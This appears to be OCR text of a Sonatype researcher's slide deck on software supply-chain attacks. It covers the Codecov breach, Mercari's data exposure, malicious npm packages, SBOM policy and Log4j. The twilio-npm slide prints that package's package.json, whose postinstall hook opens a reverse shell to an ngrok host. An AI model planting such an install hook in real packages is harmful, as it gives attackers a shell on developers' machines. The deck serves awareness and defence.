
- 178.62.86.114,
- 104.248.94.23

Other IP addresses identified in our investigation, likely related to the threat actor and associated accounts:


https://about.codecov.io/security-update/

Codecov incident

- Attackers breached software auditing tool, Codecov
- **Credentials exposed from flawed Docker image creation process**
- Bash Uploader used by thousands of projects altered
- Hundreds of networks reportedly breached: U.S. investigators



https://grep.app/search?q=https%3A//codecov.io/bash


January 31, 2021
Attackers alter Codecov Bash Uploader using credentials obtained from a flawed Docker image
April 1
Codecov Bash Uploader modification suspected by a customer. Codecov investigates the concern, and fixes the uploader.
April 23
HashiCorp confirms GPG private key exposure; many more victims suspected
May 4
Twilio discloses impact
May 13
Rapid7 discloses: private source code repos cloned
May 21
Mercari discloses major data breach
2 months
3 weeks
5 weeks
7 weeks
April 15
Codecov discloses security incident; suggests resetting credentials, tokens, keys
April 20
U.S. federal investigators hint at hundreds of breached networks
April 30
Codecov begins notifying more customers affected by supply-chain attack; discloses list of IOCs
May 17
Monday.com discloses impact in IPO filing with SEC

@Ax_Sharma

Codecov affected: e-commerce giant Mercari

After concluding their investigation today, May 21st, Mercari states that the compromised records include:

- **17,085 records** related to the transfer of sales proceeds to customer accounts that occurred between August 5, 2014 and January 20, 2014.
  - Exposed information includes **bank code, branch code, account number, account holder (kana), transfer amount.**
- **7,966 records** on business partners of "Mercari" and "Merpay," including names, date of birth, affiliation, e-mail address, etc. exposed for a few.
- **2,615** records on some employees including those working for a Mercari subsidiary
  - Names of some employees **current as of April 2021**, company email address, employee ID, telephone number, date of birth, etc.
  - Details of past employees, some contractors, and employees of external companies who interacted with Mercari
- 217 customer service support cases registered between November 2015 and January 2018.
  - Exposed data includes customer name, address, e-mail address, telephone number, and inquiry content.
- 6 records related to an event that occurred in May 2013.

E-commerce giant suffers major data breach in Codecov incident

By Ax Sharma — May 21, 2021 — 05:26 AM — 0

E-commerce platform Mercari has disclosed a major data breach incident that occurred due to exposure from the Codecov supply-chain attack.

Mercari is a publicly traded Japanese company and an online marketplace that has recently expanded its operations to the United States and the United Kingdom.

The Mercari app has scored over 100 million downloads worldwide as of 2017, and the company is the first in Japan to reach unicorn status.

https://www.bleepingcomputer.com/news/security/e-commerce-giant-suffers-major-data-breach-in-codecov-incident/

Malware infiltrating OSS repos

Sonatype repeatedly caught malware lurking in open-source registries like npm, PyPI, etc.

twilio-npm malicious npm component

- Npm package named after popular cloud communications provider, Twilio
- Launched reverse shell as soon as installed
- Discovered by Sonatype, reported immediately, npm takes it down
- Legitimate “twilio” package has gotten over **40 million** downloads.

package.json

```
{
  "name": "twilio-npm",
  "version": "1.0.2",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "bash -i >& /dev/tcp/4.tcp.ngrok.io/11425 0>&1"
  },
  "author": "",
  "license": "ISC"
}
```

sonatype

https://blog.sonatype.com/twilio-npm-is-brandjacking-malware-in-disguise

Discord.dll, discord.app malware

- Malicious npm components targeting Discord app developers
- **Obfuscated code** stole Discord token, browser files, user's info
- Successor to "**fallguys**" brandjacking malware that had impersonated *Fall Guys: Ultimate Knockout"* game API
- Named after genuine package "discord.js" which gets over **280K weekly downloads.**
- **Tricks you into installing this counterfeit component**
- Discovered by Sonatype, reported immediately, npm takes it down

DISCORD

https://blog.sonatype.com/discord.dll-successor-to-npm-fallguys-

Sonatype malware detection news

- **Over 60,000 packages identified** between 2020 and now - includes suspicious, malicious, dependency hijacking packages.
- Pioneers of catching **dependency hijacking** packages, copycats, malware
- Novel malware, typosquats, brandjacking.
- Repeatedly made headlines
- Top 8 cases: summarized in latest report

Open Source Attacks on the Rise: Top 8 Malicious Packages Found in npm

June 08, 2021 By **Ax Sharma**

I get asked often what Sonatype's automated malware detection system, Release Integrity, has found so far. Great question!

https://blog.sonatype.com/open-source-attacks-on-the-rise-top-8-malicious-packages-found-in-npm

This Week in Malware | *Fridays*

sonatype

Products Solutions Resources Company Blog BOOK A DEMO CHAT NOW

This Week in Malware: 400+ npm packages Target Azure, Uber, Airbnb Developers

March 25, 2022 By Ax Sharma

12 minute read time

AUTHOR POSTS TOPIC POSTS

This Week in Malware - Special Edition on Protestware and a Struts RCE Deja Vu

Ax Sharma

This week in malware—VMWare, secrets, and security by obscurity

Ax Sharma

VMware VSphere dependency confusion attempt caught by Sonatype


Ax Sharma

https://blog.sonatype.com/this-week-in-malware-400-npm-packages-target-azure-uber-airbnb-developers

What can we do about it?

How to prevent software supply chain attacks?

- **SBOM**: know what's in your code
- Apply latest updates and patches? Not quite anymore.
- Verify integrity of code
- Can't manually track dependencies
- Some kind of automated deep binary analysis – spots malicious code early on



SBOM.

It’s the law.

Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 • PRESIDENTIAL ACTIONS

(D) the time periods within which contractors must report cyber incidents based on a graduated scale of severity, with reporting on the most severe cyber incidents not to exceed **3 days after initial detection**;

Sec. 4. Enhancing Software Supply Chain Security.

(iii) employing automated tools, or comparable processes, to maintain **trusted source code supply chains,** thereby ensuring the integrity of the code;

(iv) employing automated tools, or comparable processes, that **check for known and potential vulnerabilities and remediate them**, which shall operate regularly, or at a minimum prior to product, version, or update release;

(vii) providing a purchaser **a Software Bill of Materials (SBOM) for each product** directly or by publishing it on a public website;

(x) ensuring and attesting, to the extent practicable, to the **integrity and provenance of open source software used** within any portion of a product.

https://www.whitehouse.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/

UK Government to Step Up Supply Chain Security following US Presidential Executive Order on Cybersecurity

May 21, 2021 By **Ax Sharma**

U.K. Government now hearing experts on protecting against supply-chain attacks

Following efforts by the Whitehouse, the U.K. government has now announced that it seeks advice on defending against digital supply-chain attacks from organizations that either consume IT services, or MSPs that provide software and services.

Yesterday, the Department for Digital, Culture, Media, and Sport (DCMS) **opened up a survey** that will run for almost two months to invite thoughts from industry experts and tech organizations on stepping up supply-chain security across the UK.

The initiative is a part of the nationwide "**cyber resilience**" efforts set forth by the UK's National Cyber Security Strategy to safeguard businesses and organizations that increasingly rely on technology from cyber-attacks, and to strengthen digital supply-chain security.

"There is a long history of outsourcing of critical services. We have seen attacks such as '**CloudHopper**' where organisations were compromised through their managed service provider," says Matt Warman, UK's Minister of Digital Infrastructure.

"It's essential that organisations take steps to secure their mission-critical supply chains – and remember they cannot outsource risk."

Depending on the feedback received over time, the UK government will evaluate supply-chain risks, review policies, and implement new guidelines and frameworks to strengthen specific areas of digital supply-chain security. It could also mean the introduction of new, country-wide legislation for software firms and IT service providers. These groups would have to adhere to specific instructions when delivering digital products and services.

sonatype

https://blog.sonatype.com/uk-government-to-step-up-supply-chain-security-following-us-presidential-executive-order-on-cybersecurity

White House: OSS security is a NatSec issue

- WH urges govt and private organizations to dedicate efforts to OSS security, after log4j
- OSS has vast usage among National Security community
- Follows May 2021 Exec. Order on supply-chain security

THE WHITE HOUSE

BRIEFING ROOM

Readout of White House Meeting on Software Security

JANUARY 13, 2022 • STATEMENTS AND RELEASES

Today, the White House convened government and private sector stakeholders to discuss initiatives to improve the security of open source software and ways new collaboration could rapidly drive improvements. Software is ubiquitous across every sector of our economy and foundational to the products and services Americans use every day. Most major software packages include open source software – including software used by the national security community. Open source software brings unique value, and has unique security challenges, because of its breadth of use and the number of volunteers responsible for its ongoing security maintenance.

FTC warns businesses to patch Log4Shell vulnerability

- CISA's 'emergency directive' already demanded govt agencies to patch before New Year.
- FTC says patch or risk getting sued
- Attacks continue…

Contact | Stay Con

FEDERAL TRADE COMMISSION
PROTECTING AMERICA'S CONSUMERS

ABOUT THE FTC | NEWS & EVENTS | ENFORCEMENT | POLICY | TIPS & ADVICE

Home » News & Events » Blogs » Tech@FTC » FTC warns companies to remediate Log4j security vulnerability

FTC warns companies to remediate Log4j security vulnerability

By: This blog is a collaboration between CTO and DPIP staff and the AI Strategy team | Jan 4, 2022 9:19AM

SHARE THIS PAGE


TAGS: Accountability | Data security | Patches

Log4j is a ubiquitous piece of software used to record activities in a wide range of systems found in consumer-facing products and services. Recently, a serious vulnerability in the popular Java logging package, Log4j (CVE-2021-44228) was disclosed, posing a severe risk to millions of consumer products to enterprise software and web applications. This vulnerability is being widely exploited by a growing set of attackers.

When vulnerabilities are discovered and exploited, it risks a loss or breach of personal information, financial loss, and other irreversible harms. The duty to take reasonable steps to mitigate known software vulnerabilities implicates laws including, among others, the Federal Trade Commission Act and the Gramm Leach Bliley Act. It is critical that companies and their vendors relying on Log4j act now, in order to reduce the likelihood of harm to consumers, and to avoid FTC legal action. According to the complaint in Equifax, a failure to patch a known vulnerability irreversibly exposed the personal information of 147 million consumers. Equifax agreed to pay $700 million to settle actions by the Federal Trade Commission, the Consumer Financial Protection Bureau, and all fifty states. The FTC intends to use its full legal authority to pursue companies that fail to take reasonable steps to protect consumer data from exposure as a result of Log4j, or similar known vulnerabilities in the future.

How to prevent software supply chain attacks?

- Tools need to be able to dig through obfuscated/minified code
- Sophisticated techniques such as steganography (code hidden inside image/audio files, metadata) may need manual researcher intervention
- **...all in addition to** basic perimeter controls, IDS/IPS, network monitoring, YARA rules, spotting malicious traffic



